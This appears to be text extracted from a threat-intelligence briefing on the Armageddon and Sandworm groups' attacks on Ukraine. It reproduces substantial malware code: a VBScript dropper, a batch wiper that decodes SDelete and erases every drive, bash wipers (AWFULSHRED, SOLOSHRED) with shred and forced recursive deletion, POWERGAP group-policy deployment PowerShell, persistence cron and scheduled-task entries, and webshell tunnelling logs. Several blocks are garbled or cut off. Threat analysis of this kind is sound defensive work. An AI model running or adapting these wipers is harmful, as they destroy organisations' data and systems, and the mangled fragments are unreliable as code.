soundk19 = """"trash.dll"" /abr //e:vbScript //b /yuv /ics "
ingratitudejk1 = "%WINDIR%\system32\shell32.dll, 20"
organicF0p = "\trash.dll"
furswdx = ".rtf.lnk"
forgottenrju = "%WINDIR%\system32\wscript.exe"
restartIz5 = "\"
hobbleETi = "%userprofile%"
Set strangelyc1e = createobject("wscript.shell")
everj5U = strangelyc1e.expandenvironmentstrings(hobbleETi) + organicF0p
set henriettaZqy = getobject(interestingzUb).execquery(replacementiTG)
for each meekpH4 in henriettaZqy
hardworkinglb0 meekpH4.caption , 0
next
```

## LAKEFLASH

# UAC-0010 / Armageddon



# UAC-0002 UAC-0082 UAC-0165 / Sandworm



XakNet Team 🇷🇺 🎉

31 707 subscribers



Народная CyberАрмия

48 359 subscribers



Солнцепек

28 148 subscribers

zarya.ukr.group/Leaks.html

Заря CyberFront

ГЛАВНАЯ НОВОСТИ УТЕЧКИ ОНЛАЙН

## Утечки

Список всех утечек, описание и ссылка на скачивание


Коллекция всех наших слипов, подробное описание и ссылки на скачивание. Всё в открытом доступе, можно скачивать и изучать

Прокуратура

Укринформ

Фискальная служба

Держзвниниинформ



# UAC-0002 UAC-0082 UAC-0165 / Sandworm

- Vulnerabilities exploitation of public resources (Microsoft Exchange, Website, VPN, RDP, Web applications etc)
- Webshells at compromised public resources to maintain access to victim networks
- SSH tunneling with Stowaway, Regeorg
- Impacket, RDP for lateral movement.
- GPO, scheduled tasks, and cron jobs for payload execution.
- Cyberespionage / Sabotage.



## Stowaway

issues 4 open forks 285 stars 1.4k license MIT

Stowaway is a Multi-hop proxy tool for security researchers and pentest

Users can easily proxy their network traffic to intranet nodes (multi-layer control XD

## Impacket

pypi v0.10.0 Build and test Impacket passing

SECUREAUTH LABS. Copyright (C) 2022 SecureAuth Corporation

Impacket is a collection of Python classes for working with net level programmatic access to the packets and for some protocol implementation itself. Packets can be constructed from scratch

```
UtcTime: 2022-01-13 23:17:05.832
ProcessId: 14152
Image: C:\Windows\System32\wbem\WmiPrvSE.exe
CommandLine: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\NETWORK SERVICE
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=801B8003C257C8F540B20F1E0DEC0D3A6
SHA256=A75C85F3B08993E9C042FB82ECB7757E8F460ED8065FC7991CAA38A6DE0F50C
ParentProcessId: 516
ParentImage: C:\Windows\System32\svchost.exe
ParentCommandLine: C:\Windows\system32\svchost.exe -k DcomLaunch -p

UtcTime: 2022-01-13 23:17:06.016
ProcessId: 6364
Image: C:\Windows\System32\cmd.exe
CommandLine: cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\_1642115819.9667194 2>&1
CurrentDirectory: C\
User: $DOMAIN%\USER%
TerminalSessionId: 0
IntegrityLevel: High
Hashes: MD5=D7AB69FAD18D4A643D84A271DFC0DBDF
SHA256=FF79D3C4A0B7EB191783C323AB8363EBD1FD10BE58D8BCC96B07067743CA81D5
ParentProcessId: 14152
ParentImage: C:\Windows\System32\wbem\WmiPrvSE.exe
ParentCommandLine: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding

UtcTime: 2022-01-13 23:17:11.455
ProcessId: 14348
Image: C:\stage1.exe
CommandLine: c:\stage1.exe
CurrentDirectory: C\
User: $DOMAIN%\USER%
TerminalSessionId: 0
IntegrityLevel: High
Hashes: MD5=5D5C99A08A7D927346CA2DAFA7973FC1
SHA256=A196C6B8FFCB97FFB276D04F354696E2391311DB3841AE16C8C9F56F36A38E92
ParentProcessId: 7536
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd.exe /Q /c start c:\stage1.exe 1>
\\127.0.0.1\ADMIN$\_1642115819.9667194 2>&1
```

# UAC-0002 UAC-0082 UAC-0165 / Sandworm

## Vulnerabilities exploitation of public resources (Microsoft Exchange, Website, VPN, RDP, Web applications etc)

Berezivka Pashivky Horenchi Shchastya Sofiivska Horobivka © OpenMapTiles Satellite |

Regular View Raw Data History

**General Information**

Hostnames [REDACTED].gov.ua, mail [REDACTED]

Domains [REDACTED]

Country Ukraine

City [REDACTED]

Organization [REDACTED]

ISP [REDACTED]

ASN [REDACTED]

**Web Technologies**

MICROSOFT ASP.NET OUTLOOK WEB APP

**Vulnerabilities**

CVE-2021-34473 Microsoft Exchange Server Remote Code Execution Vulnerability

CVE-2021-31206 Microsoft Exchange Server Remote Code Execution Vulnerability

CVE-2021-34523 Microsoft Exchange Server Elevation of Privilege Vulnerability

CVE-2021-31207 Microsoft Exchange Server Security Feature Bypass Vulnerability

**Open Ports**

... every office needs a tool like Georg

[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.12&port=445 HTTP/1.1" 200 - "-" "-"  
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.56&port=445 HTTP/1.1" 200 - "-" "-"  
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.25&port=445 HTTP/1.1" 200 - "-" "-"  
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.8&port=445 HTTP/1.1" 200 - "-" "-"  
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.19&port=445 HTTP/1.1" 200 - "-" "-"  
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.17&port=445 HTTP/1.1" 200 - "-" "-"  
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.77&port=445 HTTP/1.1" 200 - "-" "-"  
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.22&port=445 HTTP/1.1" 200 - "-" "-"  
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.26&port=445 HTTP/1.1" 200 - "-" "-"  
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.20&port=445 HTTP/1.1" 200 - "-" "-"  
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.21&port=445 HTTP/1.1" 200 - "-" "-"  
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.9&port=445 HTTP/1.1" 200 - "-" "-"  
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.10&port=445 HTTP/1.1" 200 - "-" "-"  
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.16&port=445 HTTP/1.1" 200 - "-" "-"  
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.6&port=445 HTTP/1.1" 200 - "-" "-"  
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.59&port=445 HTTP/1.1" 200 - "-" "-"  
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.35&port=445 HTTP/1.1" 200 - "-" "-"  
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.38&port=445 HTTP/1.1" 200 - "-" "-"  
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.28&port=445 HTTP/1.1" 200 - "-" "-"  
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.18&port=445 HTTP/1.1" 200 - "-" "-"

# UAC-0002 UAC-0082 UAC-0165 / Sandworm

## DESTRUCTION

- ORCSHRED
- AWFULSHRED
- SOLOSHRED
- POWERGAP
- Industroyer2
- CaddyWiper
- Prestige Ransomware
- RoarBat (SDelete)

```
1 @echo off
2
3 setlocal EnableDelayedExpansion
4 set TEMPFILE_HEX="!RANDOM!.hex"
5 set TEMPFILE_EXE="!RANDOM!.exe"
6
7 >%TEMPFILE_HEX% echo 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00
8 >%TEMPFILE_HEX% echo 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
9 >%TEMPFILE_HEX% echo 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10 >%TEMPFILE_HEX% echo 10 01 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68
11 >%TEMPFILE_HEX% echo 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65
12 >%TEMPFILE_HEX% echo 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A
13 >%TEMPFILE_HEX% echo 24 00 00 00 00 00 00 10 96 6E 1B 54 F7 00 48 54 F7 00 48
14 >%TEMPFILE_HEX% echo 54 F7 00 48 E0 6B F1 48 5E F7 00 48 E0 6B F3 48 D4 F7 00 48
15 >%TEMPFILE_HEX% echo E0 6B F2 48 4C F7 00 48 06 9F 05 49 70 F7 00 48 06 9F 04 49
16 >%TEMPFILE_HEX% echo 46 F7 00 48 06 9F 03 49 41 F7 00 48 5D 8F 93 48 59 F7 00 48
17 >%TEMPFILE_HEX% echo 54 F7 01 48 DF F7 00 48 F7 9E 05 49 56 F7 00 48 F7 9E 04 49
18 >%TEMPFILE_HEX% echo 57 F7 00 48 F7 9E FF 48 55 F7 00 48 54 F7 97 48 55 F7 00 48
19 >%TEMPFILE_HEX% echo F7 9E 02 49 55 F7 00 48 52 69 63 68 54 F7 00 48 00 00 00 00
20 >%TEMPFILE_HEX% echo 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00
21 >%TEMPFILE_HEX% echo E4 98 BD 5F 00 00 00 00 00 00 00 00 E0 00 02 01 0B 01 0E 10
22 >%TEMPFILE_HEX% echo 00 08 04 00 00 00 5C 01 00 00 00 00 E5 5D 00 00 00 10 00 00
23 >%TEMPFILE_HEX% echo 00 20 04 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00
17941 >%TEMPFILE_HEX% echo AE 3B 0C 10 A1 B7 18 70 C7 11 40 DC AC 6C 49 D8 3B 49 88 20
17942 >%TEMPFILE_HEX% echo A3 28 1D 09 6A 0B 19 06 15 6A 76 20 5D 7F 8A 30 63 91 8E 6E
17943 >%TEMPFILE_HEX% echo 4A 80 B6 7D 41 01 6B EC F5 14 04 FF E3 5C 7B CA BA E4 3C 4F
17944 >%TEMPFILE_HEX% echo C4 11 F8 EE F5 DA 68 BB 94 99 6C 62 FA 72 53 1D 06 3C 3D 34
17945 >%TEMPFILE_HEX% echo 2F A7 6B 32 4F DB 3E 30 68 F8 4C EF 67 EF F6 21 9B A1 7B 00
17946 >%TEMPFILE_HEX% echo 00 00 00 00
17947 certutil -f -decodehex %TEMPFILE_HEX% %TEMPFILE_EXE%
17948 takeown /F C:\Windows\explorer.exe
17949 icacls.exe C:\Windows\explorer.exe /deny *S-1-1-0:F
17950
17951
17952
17953
17954 for %%i in (D:,E:,F:,G:,Q:,W:,E:,R:,T:,Y:,U:,I:,O:,P:,S:,H:,X:,Y:,Z:) do (
17955 takeown /a /r /d Y /f %%i
17956 start %cd%\%TEMPFILE_EXE% -nobanner -accepteula -r -s -q %%i\*
17957 )
17958
17959 timeout 60
17960 takeown /a /r /d Y /f C:\Users\
17961 %cd%\%TEMPFILE_EXE% -nobanner -accepteula -r -s -q c:\Users
17962 %cd%\%TEMPFILE_EXE% -nobanner -accepteula -z c:
17963
17964 shutdown /r /f /t 600
17965 %cd%\%TEMPFILE_EXE% -nobanner -accepteula -r -s -q c:\*
```

# **UAC-0002 UAC-0082 UAC-0165 / Sandworm**

```

if [[ $is_owner -eq 0 ]]; then
    echo "Start most security mode!""
    crontab -l > /var/log/tasks

    check_solaris=$(find /etc -name o
    check_solaris=$(cat /var/log/res)

    if [ -s /var/log/res ]; then
        check_solaris=$(cat /etc/
        check_solaris=$(cat /var/)

            if [[ $check_solaris -eq
                echo "58 17 * * *"
            else
                echo "58 17 * * *"
            fi
        else
            echo "58 17 * * * /bin/ba

    crontab /var/log/tasks
    rm -f /var/log/tasks
    rm -f /var/log/res

fi

```

ORCSHRED

```
(([adsisearcher] "").SearchRoot).Path | %{{if(([ADSI]$ "").gPlink){$a = ((([ADSI]$ "").gPlink) -replace "[;]" -split ";") ;for ($i=0; $i -lt $a.length;$i++) {if ($a[$i]) {Write-Host ([ADSI]$a[$i]).Substring(0, $a[$i].Length - 1).DisplayName; Write-Host ([ADSI]$a[$i]).Substring(0, $a[$i].Length - 1).flags; }}}}}
```

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/task">
<RegistrationInfo>
  <Date>2022-04-08T14:50:24</Date>
  <Author>Администратор</Author>
</RegistrationInfo>
<Triggers>
  <TimeTrigger>
    <StartBoundary>2022-04-08T16:20:00</StartBoundary>
    <Enabled>true</Enabled>
  </TimeTrigger>
</Triggers>
<Settings>
  <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
  <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
  <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
  <AllowHardTerminate>true</AllowHardTerminate>
  <StartWhenAvailable>false</StartWhenAvailable>
  <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
<IdleSettings>
  <Duration>PT10M</Duration>
  <EndWithUser>PT1H</EndWithUser>
  <StopOnIdleEnd>true</StopOnIdleEnd>
  <RestartOnIdle>false</RestartOnIdle>
</IdleSettings>
  <AllowStartOnDemand>true</AllowStartOnDemand>
  <Enabled>true</Enabled>
  <ExecutionTimeLimit>PT1H</ExecutionTimeLimit>
  <RunOnlyIfIdle>false</RunOnlyIfIdle>
  <WakeToRun>false</WakeToRun>
  <ExecutionTimeLimit>PT2H</ExecutionTimeLimit>
  <Priority>7</Priority>
</Settings>
<Actions Context="Author">
  <Exec>
    <Command>C:\PerfLogs\vatv.exe</Command>
    <Arguments>JRIBDFFIMCQAKVBBP pa.pay</Arguments>
  </Exec>
</Actions>
<Principals>
  <Principal id="Author">
    <UserId>S-1-5-18</UserId>
    <RunLevel>LeastPrivilege</RunLevel>
  </Principal>
</Principals>
</Task>
```

```
<xml version="1.0" encoding="UTF-16"?>
<registration xmlns="http://schemas.microsoft.com/windows/2004/01/registration">
<RegistrationInfo>
<Date>2022-04-08T14:45:43z</Date>
<Author>Администратор</Author>
</RegistrationInfo>
<Triggers>
<TimeTrigger>
<StartBoundary>2022-04-08T16:10:00</StartBoundary>
<Enabled>true</Enabled>
</TimeTrigger>
</Triggers>
<Settings>
<MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
<DisallowStartOnBatteries>true</DisallowStartOnBatteries>
<StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
<AllowHardTerminate>true</AllowHardTerminate>
<StartWhenAvailable>false</StartWhenAvailable>
<RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
<IdleSettings>
<Duration>PT1H</Duration>
<WakeFromSleep>PT1H</WakeFromSleep>
<StopOnIdleEnd>true</StopOnIdleEnd>
<RestartOnIdle>false</RestartOnIdle>
</IdleSettings>
<AllowStartOnDemand>true</AllowStartOnDemand>
<Enabled>true</Enabled>
<RunOnlyIfIdle>false</RunOnlyIfIdle>
<WakeToRun>false</WakeToRun>
<ExecutionTimeLimit>PT2H</ExecutionTimeLimit>
<Priority>7</Priority>
</Settings>
<Actions Context="Author">
<Exec>
<Command>C:\PerfLogs\40_115.exe</Command>
<Arguments>-o "C:\PerfLogs\40_115.log"</Arguments>
</Exec>
</Actions>
<Principals>
<Principal id="Author">
<UserId>S-1-5-1-18</UserId>
<RunLevel>LeastPrivilege</RunLevel>
</Principal>
</Principals>
</Task>
```

10.1.1.1 2404 7 0 1 1 %PROGRAM%.exe 1 "%PATH%" 0 1 0 0 1 0 0 8 1101 0 0 0 1 1 1102 0 0 0 0 1 2 1103 0 0 0 1 3 1104 0 0 0 1 4 1202 0 0 0 1 5 1203 0 0 0 1 6 1204 0 0 0 1 7 1201 0 0 0 1 8  
10.1.1.2 2404 2 0 1 1 %PROGRAM%.exe 1 "%PATH%" 0 1 0 0 1 0 0 8 1101 0 0 0 1 1 1102 0 0 0 1 2 1103 0 0 0 1 3 1104 0 0 0 1 4 1202 0 0 0 1 5 1203 0 0 0 1 6 1204 0 0 0 1 7 1301 0 0 0 1 8 1302 0 0 0 1 9 1303 0 0 0 1 10 1304 0 0 0 1 11 1201 0 0 0 1 12  
10.1.1.3 2404 4 0 1 1 %PROGRAM%.exe 1 "%PATH%" 0 1 0 0 1 0 0 34 16501 1 0 1 1 16603 1 0 1 1 2 26502 1 0 1 1 3 38507 1 0 1 1 4 38508 1 0 1 1 5 38509 1 0 1 1 6 38510 1 0 1 1 7 38513 1 0 1 1 8 38519 1 0 1 1 9 38520 1 0 1 1 10 38521 1 0 1 1 11 38524  
10.1.1.4 2404 8 0 1 1 %PROGRAM%.exe 1 "%PATH%" 0 1 0 0 1 0 0 8 1201 0 0 0 1 1 1202 0 0 0 1 2 1203 0 0 0 1 3 1204 0 0 0 1 4 1101 0 0 0 1 5 1102 0 0 0 1 6 1103 0 0 0 1 7 1104 0 0 0 1 8  
10.1.1.5 2404 6 0 1 1 %PROGRAM%.exe 1 "%PATH%" 0 1 0 0 1 0 0 8 1201 0 0 0 1 1 1202 0 0 0 1 2 1203 0 0 0 1 3 1204 0 0 0 1 4 1101 0 0 0 1 5 1102 0 0 0 1 6 1103 0 0 0 1 7 1104 0 0 0 1 8  
10.1.1.6 2404 1 0 1 1 %PROGRAM%.exe 1 "%PATH%" 0 1 0 0 1 0 0 12 1201 0 0 0 1 1 1204 0 0 0 1 2 1304 0 0 0 1 3 1203 0 0 0 1 4 1301 0 0 0 1 5 1103 0 0 0 1 6 1104 0 0 0 1 7 1303 0 0 0 1 8 1102 0 0 0 1 9 1202 0 0 0 1 10 1302 0 0 0 1 11 1101 0 0 0 1 12  
10.1.1.7 2404 5 0 1 1 %PROGRAM%.exe 1 "%PATH%" 0 1 0 0 1 0 0 10 1301 0 0 0 1 1 1202 0 0 0 1 2 1203 0 0 0 1 3 1302 0 0 0 1 4 1204 0 0 0 1 5 1303 0 0 0 1 6 1201 0 0 0 1 7 1102 0 0 0 1 8 1103 0 0 0 1 9 1101 0 0 0 1 10  
10.1.1.8 2404 3 0 1 1 %PROGRAM%.exe 1 "%PATH%" 0 1 0 0 1 0 0 18 38601 1 0 1 1 1 38602 1 0 1 1 2 38603 1 0 1 1 3 38604 1 0 1 1 4 38605 1 0 1 1 5 38607 1 0 1 1 6 1103 0 0 0 1 7 1104 0 0 0 1 8 1201 0 0 0 1 9 1203 0 0 0 1 10 1204 0 0 0 1 11 1301 0 0 0

```
if [[ $is_owner -eq 0 ]]; then
    echo "Start most security mode!"
    crontab -l > /var/log/tasks

    check_solaris=$(find /etc -name os-release > /var/log/res)
    check_solaris=$(cat /var/log/res)

    if [ -s /var/log/res ]; then
        check_solaris=$(cat /etc/os-release | grep ID=solaris; echo $? > /var/log/res)
        check_solaris=$(cat /var/log/res)

        if [[ $check_solaris -eq 0 ]]; then
            echo "58 17 * * * /bin/bash /var/log/wsol.sh & disown" >> /var/log/tasks
        else
            echo "58 17 * * * /bin/bash /var/log/wobf.sh & disown" >> /var/log/tasks
        fi
    else
        echo "58 17 * * * /bin/bash /var/log/wobf.sh & disown" >> /var/log/tasks
    fi

    crontab /var/log/tasks
    rm -f /var/log/tasks
    rm -f /var/log/res
fi
```

AWFULSHRED

```
#!/bin/bash
AWFULSHRED

declare -r yrkrdrule=20627
declare -r l1lv1jfgow=dd uname sed
declare -r ympeoqfLinux"
declare -r xk1xqldg="disk"
declare -r eqdwqzeva="dev"
declare -r rwoaqmig="dev/null"
declare -r qzqyqz="null"
declare -r iqtgdldt="home"
declare -r lphfhxos="/var/log"
declare dyxioghp=-.bash_history

declare gwujmkjm=${odqgrsrs} ${igtldotd} ${lphfhxos}"

declare -r yqgdnbanh="apache http ssh"

declare -r apqerlyfr=9
declare -r fattfbmz=1
declare -r nprrvne=2
declare -r rnpvrykmao=3
declare -r xhniyeb=4
declare -r rpgnqk=5
declare -r yqpnimzk=6
declare -r puthtndpm=7
declare -r rubzqngv=8
declare -r amqkqvxl=9

declare pyzxgym=
declare bfeejajn=

declare -r byfifttg="shred"
declare aqdrhudm=-n 1 -x z "

declare -r fvtpjzum="dd"
declare yazhwbm=bs=1k if=/dev/urandom of="

declare -a nfjkhpwk

declare -a pgzhumbzl (
    "/etc/systemd/system"
    "/lib/systemd/system"
    "/usr/lib/systemd/system"
)
```

```
$ (printenv | grep -i "ora"); do
    t -- echo $z | tr '=' '+'
    [ -s $2 ]; then
        shred $2 -n 1 -f -x -z -u
        rm $2 -rf --no-preserve-root
    if [ -d $2 ]; then
        find $2 -type f -exec shred -n 1 -f -x -z -u {} \;
        rm $2 -rf --no-preserve-root
    fi
done

in ${ds}; do
    [ -d "$1" ]; then
        rm -rf $r --no-preserve-root >/dev/null 2>&1
    done

in $(ls /dev/dsk | grep "c[0-9a-fA-F]*t[0-9a-fA-F]*d[0-9a-fA-F]*$"); do
    shred -n 1 -x -z "/dev/dsk/${d}"); &
    ${k}]=${!}
    k+=()
done

in ${pd[@]}; do
    it $p

in $(ls /); do
    in ${/}; do
        -rf "$/()" --no-preserve-root

-x -z -u $0
rf --no-preserve-root
```

POWERGAP

POWERGAP

```

Function Start-Work {
    Param
    (
        [Parameter()]
        [String]$SgpGuid = "{REDACTED}",

        [Parameter()]
        [String]$SourceFile = "C:\REDACTED",

        [Parameter()]
        [String]$DestinationFile = "C:\REDACTED",

        [Parameter()]
        [String]$AppName = "C:\REDACTED",

        [Parameter()]
        [String]$Args = ""
    )
}

$Domain = (Get-WmiObject Win32_ComputerSystem).Domain
Write-Host ("Domain: {0}" -f $Domain) -ForegroundColor Red

$Root = [ADSIS]$("LDAP://RootDSE")
$DomainPath = $Root.Get("DefaultNamingContext")
$SgpGuidPath = "CN=Services,CN=System" + $DomainPath
Write-Host ("SgpGuidPath: {0}" -f $SgpGuidPath) -ForegroundColor Red

$adGP = "\\\\$Domain\sysvol\$Domain\Policies\$SgpGuid\GPT.INI"
$adGPPath = "LDAP://$SgpGuid,$SgpGuidPath"
$PrefPath = "CN=Machine,CN=System\$Domain\Policies\$SgpGuid\Machine\Preferences"
Write-Host $adGPPath -ForegroundColor Red
Write-Host $PrefPath -ForegroundColor Red

Try {
    $currentExt = $adGPPath.get('gPOMachineExtensionNames')
} Catch {
    Write-Host "Error!"
    Exit
}

if ([string]::IsNullOrEmpty($SourceFile)) {
    if ([string]::IsNullOrEmpty($DestinationFile)) {
        $filename = Split-Path $destinationFile -Leaf
        $filenamePath = "C:\$filename"
        Copy-Item -Path $sourceFile -Destination $filenamePath
        Create-File -PreferencesPath $PrefPath -adGPPath $adGPPath -adGPT $adGPT -Source $filenamePath -Destination $destinationFile
    }
}

Create-Tasks -PreferencesPath $PrefPath -adGPPath $adGP -adGPT $adGPT -Time 0 -appName $appName -args $args

Write-Host "Done" -ForegroundColor Red
}

```

SOLOSHRED

# UAC-0002 UAC-0082 UAC-0165 / Sandworm

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2022-04-08T15:02:22</Date>
    <Author>Administrator</Author>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
      <StartBoundary>2022-04-08T16:10:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
